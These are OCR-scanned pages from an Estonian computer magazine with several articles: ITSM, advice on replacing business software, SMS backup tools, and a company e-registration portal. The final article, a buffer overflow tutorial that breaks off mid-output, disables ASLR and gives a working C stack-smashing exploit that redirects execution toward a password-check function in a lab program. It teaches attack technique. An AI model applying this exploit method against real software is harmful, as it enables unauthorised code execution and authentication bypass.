- probleemide haldus;
- muudatuste haldus;
- konfiguratsiooni haldus;
- teenustasemete haldus;
- teadmusbaas;
- iseteenindusportaal;
- aruandlus.

Allikas: Multiver OÜ

ITSM MUUDAB IT ÄRILE SOBIVAMAKS	
Traditsiooniline IT muutub ...	... ITSM-i protsessiks
tehnoloogiale keskendumisest	protsessile keskendunuks
"tulekahjude kustutamisest"	rikkeid ennetavaks
kasutajakesksest	kliendikeskseks
majasiseselt tsentraliseeritust	hajutatuks, jagatuks
isoleeritust	integreerituks, ettevõtet hõlmavaks
üksikjuhtumitest	korduvateks juhtumiteks
mitteformaalsetest protsessidest	formaalseks parima praktika järgi juhinduvaks
IT-sisesest vaatest	ärikeskseks vaateks
operatsioonikeksesest	teenusele orienteerituks

Allikas: ITSM.info

FOTO: © ISTOCK.COM




FOTO: © ISTOCK.COM

Majandustarkvara vahetus nõuab korralikku eeltööd

Nagu tihti selgub, kerkib peale seda, kui otsus majandustarkvara vahetuseks tehtud, esile veelgi olulisem küsimus: kuidas tarkvaravahetusprotsess võimalikult edukalt läbi viia?

ROLAND KASELA
HAT Systemsi tegevjuht

Tavaliselt nõustab klienti selles osas juurutuspartner, aga kindlasti tuleks ka ettevõtte poolt aktiivselt kaasa mõelda, sest konkreetse firma iseärasusi ei tea keegi muu kui ettevõtja ise. Partner saab küll jagada nõuandeid ja kogemusi eelnevatest juurutustest, aga erisustele tähelepanu juhtimine jääb ikkagi ettevõtja enda ülesandeks.

Kogenenumad suuremate ettevõtete lahenduste pakkujad soovitavad tavaliselt alustada eelanalüüsist. See faas on tähtis selleks, et juurutuspartner saaks ülevaate tarkvara vahetava firma majandusprotsessidest. Samas kujuneb eelanalüüs tihti protsessiks, kus ka ettevõte, kes on tarkvara soetanud, mõtleb koos juurutuspartneriga uuesti oma süsteemid läbi, ehk toimub midagi süsteemiauditiga sarnast.

> **Eelanalüüsist ollakse kuuldud kui väga vajalikust lülist, aga keegi ei usu sellesse ega taha ka investeerida.**

Loomulikult fikseeritakse kõik lahendused, mis sellises arutluste faasis selguvad, ja koostatakse korralik dokumentatsioon, mis on hiljem nagu projekt maja ehitusel, kust saab meenutada, milles kunagi on kokku lepitud ja millised lahendused on plaanitud.

Probleemiks on tihti see, et tegelikult pole olemas selliseid standardiks kujunenud lähenemisi eelanalüüsi osas ja iga majandustarkvaraettevõte viib protsessi läbi erinevalt. Ka dokumentatsioon, mis koostatakse, lähtub tihti ühe tarkvaralahenduse võimalustest ja on teisele tarkvarapakkujale tihti arusaamatu.

Seega jääbki eelanalüüsi faas enamasti selliseks osaks juurutusest, millest ollakse kuuldud kui väga vajalikust lülist juurutusprotsessis, aga millesse keegi väga ei usu ja kuhu võimaluse korral ei taheta ka eriti investeerida.

Selline suhtumine paneb ka tarkavaraettevõtted keerulisse olukorda ja nii üritabki igaüks kuidagi seda ebameeldivat etappi enda jaoks kasulikult lahendada. Küll pakutakse välja äärmiselt põgusat analüüsi (umbes kolm päeva), kus üks päev kuulub intervjuudele ja kaks päeva dokumentatsiooni ettevalmistamisele. Siis lubatakse, et tarkvara ostu korral kuulub eelanalüüs hinna sisse jne. Selliste lähenemiste puhul jääbki eelanalüüs pigem formaalsuseks, millel polegi erilist mõtet.

Juurutus poolautomaatseks

Õigus on ka nendel, kes ütlevad, et pole mõtet matta aega ja raha mingi väga detailse dokumentatsiooni sisse, kui see on homme juba vananenud, sest tegelikult muutuvad ettevõtetes protsessid väga kiiresti ja süsteem areneb pidevalt. Kus on siis lahendus?

Paljud tarkvaraettevõtjad on pikka aega pead murdnud ja jõudnud järeldusele, et kuna eelanalüüsi faasis tuleb tegelikult süveneda samadesse asjadesse, millega puututakse kokku ka päris juurutusfaasis, ongi mõistlik ja hästi efektiivne samaaegselt kõik selgunud lahendused pärast dokumenteerimist kohe kajastada ka tarkvaralahenduses.

Selleks peaks ka tarkvara muidugi toetama antud lähenemist näiteks spetsiaalse funktsionaalsusega, kus küsimustele vastamisel vastusvariantide abil paneb tarkvara automaatselt paika kõik vajalikud seadistused. Küsimustik on sel juhul üles ehitatud loogilises järjestuses ja tarkvaras on loodud vahendid jälgimaks, millistele küsimustele on vastatud, millistele mitte ning millised vastused on pooleli.

Kogu sellist ideoloogilist lähenemist kutsutakse RIM-iks ehk *Rapid Implementation Methology*'ks. Selle lähenemise puhul võib tõesti öelda, et kui eelanalüüs on valmis, saab sisuliselt ka väga suur osa juurutusest tehtud ja sellise eelanalüüsi puhul ei teki küsimusi, kas seda on vaja. Kogu protsess on maksimaalselt efektiivne ja aitab juurutusprotsessis hoida kokku nii aega kui raha. Mis aga kõige olulisem, see annab ka hea tulemuse.

Muidugi peab sellise lahenduse puhul olema eelnevalt teada nii tarkvara kui ka juurutuspartner, sest sisuliselt on tegemist ikkagi eelanalüüsi ja samaaegse testikeskkonna seadistamisega. Sellises faasis on partneri vahetamine keeruline, kuigi korraliku dokumentatsiooni olemasolul siiski võimalik.

Koosolekud tagavad teostuse

Nii eelanalüüsi faasi jooksul kui tegelikult kogu juurutusprotsessi ajal kulgevad samal ajal erineva sisuga projektikoosolekud. Viimaste tähtsust kogu protsessis ei maksa kindlasti alahinnata, sest tegelikult toimuvadki nendel koosolekutel ajurünnakud, kus pannakse ideetasandil paika tulevane lahendus. Kindlasti kehtib ka reegel, mida rohkem on koosolekuid, seda kergem on teostus ja parem tulemus.

Seega, kui juurutuspakkumises on esmapilgul suur arv tunde projektikoosolekute tarbeks, ei maksaks väga selle üle tingida, sest siit kokku hoides võib teostus kannatada.

Kindlasti ei tohi ära unustada veel ühte olulist faktorit juurutusprotsessis – ettevõtte enda inimressurss. Võib olla väga kogenenud partner, võib olla palju raha investeeringuks, aga kui pole võimalik eraldada piisavas mahus ettevõtte enda inimeste ajaressurssi, on kogu projekt ikkagi oluliselt häiritud. Tihti palgatakse firmasse spetsiaalne projektijuht, kelle ülesandeks ongi tarkvaravahetuse juhtimine ettevõtte poolelt.

> **Tihti üritatakse vanade harjumuste säilitamiseks uude tarkvarasse isegi vägagi kulukaid ja keerulisi muudatusi teha.**

Kolme andmebaasi reegel

Tehniliselt on juurutuse esimeseks sammuks vajalike andmete ületoomine eelmisest tarkvarast ja testikeskkonna loomine. Tavaliselt tehakse kolm andmebaasi. Esiteks demoandmebaas, kus on näidisettevõtte andmed. Siin saab kasutaja kõike katsetada ja testida. Teiseks luuakse testandmebaas, kuhu tuuakse kõigepealt andmed eelnevast tarkvarast, selleks et neid juba seadistatud andmebaasis testida. Kõik, mis on testandmebaasis testitud, kopeeritakse järk-järgult kolmandasse ehk lõplikku tööandmebaasi. Kindlasti ei maksaks ülemäära palju andmeid kaasa tuua vanast tarkvarast.

Kõik edasine – koolitused, konsultatsioonid, testimised, erilahendused, kohandused – toimub ainult ühe tähtsa päeva nimel, millal minnakse reaalselt töösse uue tarkvaralahendusega. Tehakse kõik selleks, et sel päeval oleks võimalikult vähe üllatusi, et süsteem oleks juba läbiproovitud ja töötajad teaksid täpselt, mida nad teevad. Erilist rõhku pööratakse superkasutajate koolitamisele, sest nemad on tegelikult võtmeisikud ettevõtte sees, kes lahendavad probleeme ja koolitavad ülejäänud kasutajaskonda.

Selline väga põhjalik ettevalmistus aitab viia vana ja uue tarkvara samaaegse kasutamise perioodi võimalikult lühikeseks. Mingi periood paralleelset kasutust on kindlasti otstarbekas, selleks et kontrollida uue süsteemi näitajaid, aga samas peab arvestama sellega, et kahte süsteemi andmete sisestamine on kasutajatele topeltkoormus.

Vabane harjumuse jõust

Lisaks kõigile tehnilistele probleemidele tuleks arvestada ka sellega, et oluline faktor on kasutajate harjumuse jõud. Kui eelnevalt ollakse endale teavitanud, et harjumuste muutmisele kulub mingi aeg, ei tundu ka uue tarkvaraga alustamine nii keeruline.

Tihti üritatakse vanade harjumuste säilitamiseks uude tarkvarasse isegi vägagi kulukaid ja keerulisi muudatusi teha.

Peale mõningast kasutamist tavaliselt mõistetakse, et sellised muudatused ei harmoneeru uue tarkvara ideoloogiaga, ja saadakse aru, et uue tarkvara funktsionaalsus on isegi parem kui see oli vanas koduses lahenduses.

Seega siiras soovitus tarkvaravahetajatele: uue lahendusega tuleb võtta aega harjumiseks ja teha standardsesse lahendusse võimalikult vähe kohandusi lähtuvalt vanadest harjumustest.

Hirm pärsib konkurentsivõimet


Kõiki eelnevaid soovitusi arvesse võttes peaks tarkvaravahetusprotsess olema kergem, kiirem, aga mis kõige olulisem – kontrollitav.

Ilma kindla süsteemita võib tarkvaravahetus osutuda ülemäära pikaajaliseks, mitte anda soovitud tulemust (olulised funktsioonid jäävad kasutuseta) või sootuks ebaõnnestuda. Ei ole üldse harvad näited, kus uus tarkvara jääbki kasutusele võtmata.

Siiski ei maksaks kõigest eelnenust ennast täitsa ära lasta hirmutada ja kaasaegsete tarkvaralahenduste kasutuselevõtust loobuda. Nn ettevõtte närvisüsteemi uuendamine on tihti äriliselt oluline protsess ja annab firmale olulise konkurentsieelise. am

Majandustarkvara vahetus sammukaupa:

- eelanalüüsi protsess: süsteemi ülevaatamine juurutaja ja ettevõtte poolt;
- dokumentatsiooni koostamine juurutuseks;
- juurutuse algus: ettevõttepoolse projektijuhi valimine, projektikoosolekud (neid pole kunagi ülearu palju);
- andmete ületoomine ja kolme andmebaasi loomine: demo- ja testandmebaas ning lõplik tööandmebaas;
- koolitused, konsultatsioonid, testimised, erilahendused, kohandused, superkasutaja koolitus;
- uue tarkvara kasutuselevõtt;
- vana ja uue tarkvara paralleelkasutus: selle aeg peaks olema võimalikult lühike.



1. Smartphone Studio 2. Nokia PC Suite 3. Float's Mobile Agent

SMS-id turvaliselt arvutisse

Mingil seletamatul põhjusel pole telefonides, mis jooksutavad Windowsit või mõnesid muid operatsioonisüsteeme, võimalik SMS-e korralikult hallata ega säilitada. SMS-ide haldamise tarkvarad aitavad selle korralageduse likvideerida.


KAIDO EINAMA
kaido@am.ee

Nokia omanikud on siinkohal teistest veidi õnnelikumad: nendel pole midagi vaja installida, kui nad lepivad lühisõnumite varundamisega arvutisse ja sealt tagasi telefoni. Nokia PC Suite sisaldab varukoopias ka SMS-e, kuid loetavas formaadis nende sisu välja võluda niisama lihtsalt ei õnnestugi. See-eest saab arvutist lühisõnumeid üle selle külge ühendatud mobiili saata, kasutades ära arvutiklaviatuuri mugavust teksti sisse lüües.

Nokia telefoniomanikele on SMS-ide säilitamisel ja administreerimisel kasuks ka Nokia tarkvara Lifeblog, mis annab kronoloogilise ülevaate telefonis olevatest sõnumitest, kas pikkadest (e-posti) või lühisõnumitest.

Sony Ericssoni tarkvara PC Suite ei taha samuti tekstisõnumeid niisama lihtsalt arvutile kätte anda. Juba aastaid tagasi oli tegu, et see tarkvara tööle saada ja veel keerulisem oli seda arvutist eemaldada. Nii juhtus ka seekordses laboris: ehkki Windows sai telefoniga Z520i, mida seekord kasutasime, kohe kontakti ja võis vaadata telefonis pesitsevaid faile, väitis PC Suite järjekindlalt, et tema ei näe arvuti läheduses ühtegi telefoni. Sama kordus ka Sony Ericsson T630-ga.

Kuid pole probleemi – Sony Ericssonile on veel olemas ka vabavaraline tarkvara Float's Mobile Agent (FMA), mis ületab oma võimalustelt enamiku tootjate programme, pakkudes näiteks kasutajatele varianti ise Javas telefonile lisaomadusi programmeerida. Seda on ka aktiivselt tehtud – alates telefonist kaugjuhtimispuldi tegemisest kuni veebikaamerani välja.



SMS-ide haldamine käib samuti lihtsalt: neid saab arvutisse kopeerida, salvestada eraldi ja pärast telefoni tagasi toimetada või tõsta tekstina mõne dokumendi juurde. FMA lubab ka arvutist telefoni kaudu sõnumeid saata ja vastu võtta. Nii nagu Outlookis, ilmub teade saabunud sõnumist ka arvuti ekraanile.

Nutitelefonid Windows Mobile'i tarkvaraga varjavad samuti millegipärast kasutaja eest SMS-e ega luba neid niisama lihtsalt arvutisse toimetada. Ikka peab kuidagi ümber nurga asja ajama.

Hongkongis valmistatud Smartphone Studio on üks lihtne programm, mida reklaamitakse Smartphone'ide ehk MS Windowsiga nutitelefonide sõnumihaldajana. Kuna tegemist on üsna mitu aastat vana programmiga, tekkiski kahtlus, kas see ikka tänapäeval töötab. Ega töötanudki, vähemalt SMS-ide telefonist väljameelitamisel. Sõnumeid sai küll saata arvutist ning kontaktid samuti telefonist arvutisse tõmmata, kuid selle viimasega saab ka Microsoft Activesync hakkama. Võimalik, et mõnedel vanematel telefonidel ta siiski käivitub.

SMS Exporter on aga programm, millega saab lõpuks asjad kiirelt aetud. Selle plusspooleks võib lugeda seda, et tarkvara laaditakse telefoni ja varukoopiaid saab teha näiteks telefoni mälukaardile nii tihti, kui ise tahad. Salvestatakse tekstifail, kust leiab tekstirežiimis kõik sissetulnud, väljaläinud, pooleliolevad kui ka prügikastis olevad SMS-id. Juurde salvestatakse veel kellaaeg, saatja nimi ja number ning tekst. Enamat polegi vaja, kui eesmärgiks on oma telefonist sõnumid kätte saada. am

Ettevõtte juhtimine käib kaughaldusportaaliga

Peagi on saabumas aeg, kus firma võib luua internetis ning sealtkaudu tegutsema jäädagi – isegi notari juurde pole vaja nägu näidata.

KAIDO EINAMA
kaido@am.ee

Sellest aastast käivitunud ettevõtte kaughaldusportaal peaks tulevikus saama kohaks, kus saab firmaga seotud ametlikud toimingud kodust (või firmast) lahkumata ära teha. Justiitsministeeriumi selle aasta alguses tutvustatud kaughaldusportaal alustabki Eestis registreeritud äriühingute n-ö kaugjuhtimise küsimusega, mis on ka Euroopa Liidus kuum teema.

Miks sellist asja üldse tehakse? Põhjus on ikka sama nagu ka näiteks e-maksuametil: ettevõtja ja riigi vaheliste toimingute lihtsustamine ning seeläbi õiguskindluse ja majanduskäibe kasvu suurendamine.

Esimene muudatus – lihtsustatud kiirmenetlus

Kaughaldusportaali esimene oluline muudatus on lihtsustatud kiirmenetluse võimaluse loomine. Alates 2007. aasta algusest saab kiirmenetluse korras teha toiminguid, kasutades selleks loodud ettevõtte kaughaldusportaali internetis.

Alustada võib selles portaalis näiteks firma loomisest. Jätkata saab juba lihtsamate toimingutega, nagu näiteks juhatuse liikme vahetus, esindusõiguse erisused, aadressi- ja sidevahendite muudatused. Nende toimingute jaoks pole vaja inimsekkumist, kuna muudetavate kandeosade andmete täitmist saab süsteem automaatselt kontrollida.

Paraku saab täiesti ilma inimsekkumiseta vastu võtta vaid sidevahendite muudatusi, muudel puhkudel on ikka mingeid asjaolusid, mida peab registripidaja kontrollima – näiteks kas juhatuse väljavahetamine toimub osanike enamuse otsuse alusel, kas uus juhatuse koosseis vastab ühingu põhikirjas toodud nõuetele jne.

Kiirmenetluses ei saa praegu teha ka keerulisemaid registritoimingud (ühinemine, jagunemine, ümberkujundamine) ning menetlusi, milles puudub vajadus kiirmenetluse järele (näiteks likvideerimine ja kustutamine).

Kiirus tähendab siin seda, et muutmiskanne jõustatakse kahe päeva jooksul. Seadus ütleb, et avaldus vaadatakse kiirmenetluses läbi hiljemalt järgmisel tööpäeval, tegelikult on aga justiitsministeerium maakohtute registriosakondade töökorralduse hääles-tanud nii, et seda tehtaks kahe tunni jooksul ja seni on sellest ka kinni peetud.

Teine muudatus – toimingud notarita

Teise olulise muudatusena saab kiirmenetlusega toiminguid teha notari juurde minemata. e-kannete portaali kaudu võib esitada avaldusi nii kiir- kui ka tavamenetlusse (kus avaldused vaadatakse läbi viie tööpäeva jooksul).

Kiirmenetluses peavad näiteks kõik asjaosalised kandeavalduse digiallkirjastama. Seda peavad tegema juhatuse liikmed ja äriühingu asutajad, aga ka näiteks osanikud või nõukogu liikmed, kes võtsid vastu avalduse aluseks oleva otsuse. Kui aga kõigi nende allkirju ei saa võtta või näiteks ei sobi ühingule kiirmenetluseks kohaldatud standardpõhikiri, saab portaali kaudu avaldusi tavamenetlusse esitada samuti ilma notarita, aga saadetud avaldusele tuleb lisada näiteks osanike otsus või muu lisadokument juba paberil, mida ei saa digiallkirjastada.

Kaughaldusportaali sisse logimine ja sisevaade.

Toimingud valmistatakse ette kaughaldusportaalis, isikud tuvastatakse ja tehingud kinnitatakse mitte notari juures, vaid Eestis kehtiva ID-kaardi ja digitaalallkirja vahendusel, kui kõik tehinguga seotud osapooled on andnud allkirjad digitaalselt.

Kuna toimingud kinnitatakse interneti teel, ei pea keegi kuskile füüsiliselt kohale minema, mis säästab aega ja raha nii ettevõtete juhtidel kui ametnikel ja notaritel. Jääb kulutamata aeg notari aja kokkuleppimisele ning tehingu osapoolte jaoks kõigile sobiva ühise aja leidmisele.

Riigilõiv, kapitali sissemakse ja tüüppõhikiri

Kaughalduskeskkonnas saab tasuda riigilõivu ja kapitali sissemakse, kuid kiirmenetluse korras ei saa asutada ettevõtteid mitterahalise sissemakse puhul.


Kapitali sissemakse kantakse kohtute raamatupidamiskeskuse deposiitkontole ja vabastatakse loodava ettevõtte esindaja avalduse alusel pärast seda, kui ühing on registrisse kantud.

Samuti tuleb kiirmenetluse korras firmat luues lähtuda tüüppõhikirjast, limiteeritud ulatuses on võimalik moodustada ettevõttele nõukogu ning seada esindusõiguse piiranguid. Seega on kiirmenetluse korras firma asutamine seotud teatud kitsendustega, et tagada võimalikult paindlik ja kiire ettevõtte asutamine. am

Justiitsministeeriumi materjalide põhjal.

Kui puhver üle uputada 2

"... ehk jõuame ka esimese ründekoodi kirjutamiseni."
Nii sai eelmisel korral lootust avaldatud ja nüüd on aeg seda proovida. Uputame puhvri üle ja vaatame, kas leiame augu, kust läbi pugeda.



TÕNU SAMUEL
tonu@spam.ee

Seda artiklit alustame jälle katsest. Kuid enne seda tuleb anda Linuxis superkasutajana käsk:

sysctl -w kernel.randomize_va_space=0

Muidu tekib meil probleeme, mis segavad algfaasis liiga palju. Sisuliselt ütleb see Linuxi kernelile, et me lülitame välja tehnoloogia, mis peaks puhvri üleuputamist vältima. Siis võtame sama programmi, mis eelmises artiklis ja vaatame *debugger*`i abil, millisel aadressil ta algab:

```
tonu@duo:~/Desktop/bof> gdb -q ./addcomment
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disassemble main
Dump of assembler code for function main:
0x08048536 <main+0>:    lea    0x4(%esp),%ecx
0x0804853a <main+4>:    and    $0xfffffff0,%esp
0x0804853d <main+7>:    pushl  0xfffffffc(%ecx)
0x08048540 <main+10>:   push   %ebp
0x08048541 <main+11>:   mov    %esp,%ebp
...
```

Ahaa, programm algab mälus aadressil 0x08048536. Tegelikult peaks see arv üsna stabiilne olema, kuid igaks juhuks jätsin tema hankimise meetodi siia sisse. Nüüd siis meie esimene ründeprogramm:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define SIZE   1024
#define PADDING 12

#define RET    (0x08048536)

int
main(int argc, char *argv[])
{
    int i, j;
    /*
       Me täidame puhvri 1024 baiti
       + 12 baiti täidist
       + 4 baiti tagasipöördumise aadress
       + 1 bait stringi lõpu tähise jaoks

       Seega 1024 + 12 + 4 + 1

     */
    char buf[SIZE + PADDING + sizeof(int *) + 1];
    int *ret_aadressi_puhver;
    /* Kõigepealt täidame sinna 1024 A-tähte */
    for (i = 0; i < SIZE; i++)
        buf[i] = 'A';

    /* Need täidisebaidid las olla ka miskit, et selgem
oleks */
    for (j = 0; j < PADDING; j++)
        buf[i++] = 'B';

    /* Torkame programmi alguse aadressi peale eelmisi asju
*/
    ret_aadressi_puhver = (int *) &buf[i];
    *ret_aadressi_puhver = (int) RET;

    i += sizeof(int *);

    buf[i++] = '\0';

    execl("./addcomment", "addcomment", "kala", "jala", buf,
NULL);
}
```

Selle programmi idee on lihtne. Ta tõmbab käima programmi "addcomment", mida me kirjeldasime eelmises AM-i numbris koos etteantud argumentidega "kala", "jala" ning kolmas, mille abil toimub puhvri ületäitumine. Kompileerime ja paneme selle käima:

```
tonu@duo:~/Desktop/bof> gcc exploit.c -g -o exploit
tonu@duo:~/Desktop/bof> ./exploit
Argumendid kala jala AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB
Nimi või parool vale, kommentaari ei lisatud.
Huh, argumente pole kolm
tonu@duo:~/Desktop/bof>
```

Me näeme umbes samasugust efekti nagu eelmine kord (programm ütleb alguses üht ja pärast kordab teist veateadet). Lähtekoodi järgi ei tohiks selline käitumine võimalik olla. Seekord me ei kasutanud ka *debugger*`it sellise käitumise saamiseks. Kogu töö tegi ära käesolev C-keeles kirjutatud programm.

Mida see siis teeb?

Esiteks loob ta endale piisava puhvri suuruses umbes 1100 baiti. Siis täidab 1024 baiti tähega "A", 12 baiti tähega "B" ning peale neid paneb mällu neli baiti, mille väärtus on kuueteistkümnendsüsteemis 0x08048536. Seejärel tõmbab ta käima programmi "addcomment" etteantud argumentidega, millest viimane on liiga pikk. Sellest liiga pikast sisendist 1024 baiti läheb täpselt oma kohale mälus (juba siis programmi "addcomment" kõhus), 12 baiti läheb veel kuhugi ning neli baiti satuvad stäkis täpselt õigesse kohta, mille tulemusena programm pöördubki kohe aadressile 0x08048536. See aadress omakorda asub programmi alguses, mistõttu programm käivitub uuesti algusest peale ning annab veateate "Huh, argumente pole kolm".

Alljärgnevalt selgituseks veel natuke detaile.

- Puhvri me täitsime algusest lõpu suunas. Selle puhvri sisu kopeeritakse hiljem kuhugi stäkki samamoodi algus ees ja lõpp järel. Nüüd meenutame, et stäkk on mälus pahupidi! Seetõttu tekib olukord, et meie puhvri lõpus olevad andmed kirjutavad üle hoopis stäkis eespool (kuigi mälus tagapool) olevad baidid. Stäkis eespool on aga just vanemad andmed.
- Stäki toimimise iseärasus on see, et uuemad andmed on kuhja otsas (mälus eespool), vanemad on kuskil sügavamal (mälus tagapool). Stäkis andmete rikkumisel läheb suure tõenäosusega midagi korralikult vussi. Ründajat see aga kuigivõrd ei sega. Tema eesmärk on panna arvuti tegema midagi, milleks programm mõeldud pole.

Me võime veel teha mõne katse.

```
(gdb) disassemble check_password
Dump of assembler code for function check_password:
0x080484f9 <check_password+0>:  push   %ebp
0x080484fa <check_password+1>:  mov    %esp,%ebp
0x080484fc <check_password+3>:  sub    $0x8,%esp
```

>

Suuname seekord programmi aadressile 0x080484f9. Vahetame ära rea exploit.c alguses umbes nii:

```
#define RET 0x080484f9
```

Ning nüüd käitub programm teisiti:

```
tonu@duo:~/Desktop/bof> ./exploit
Argumendid kala jala AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
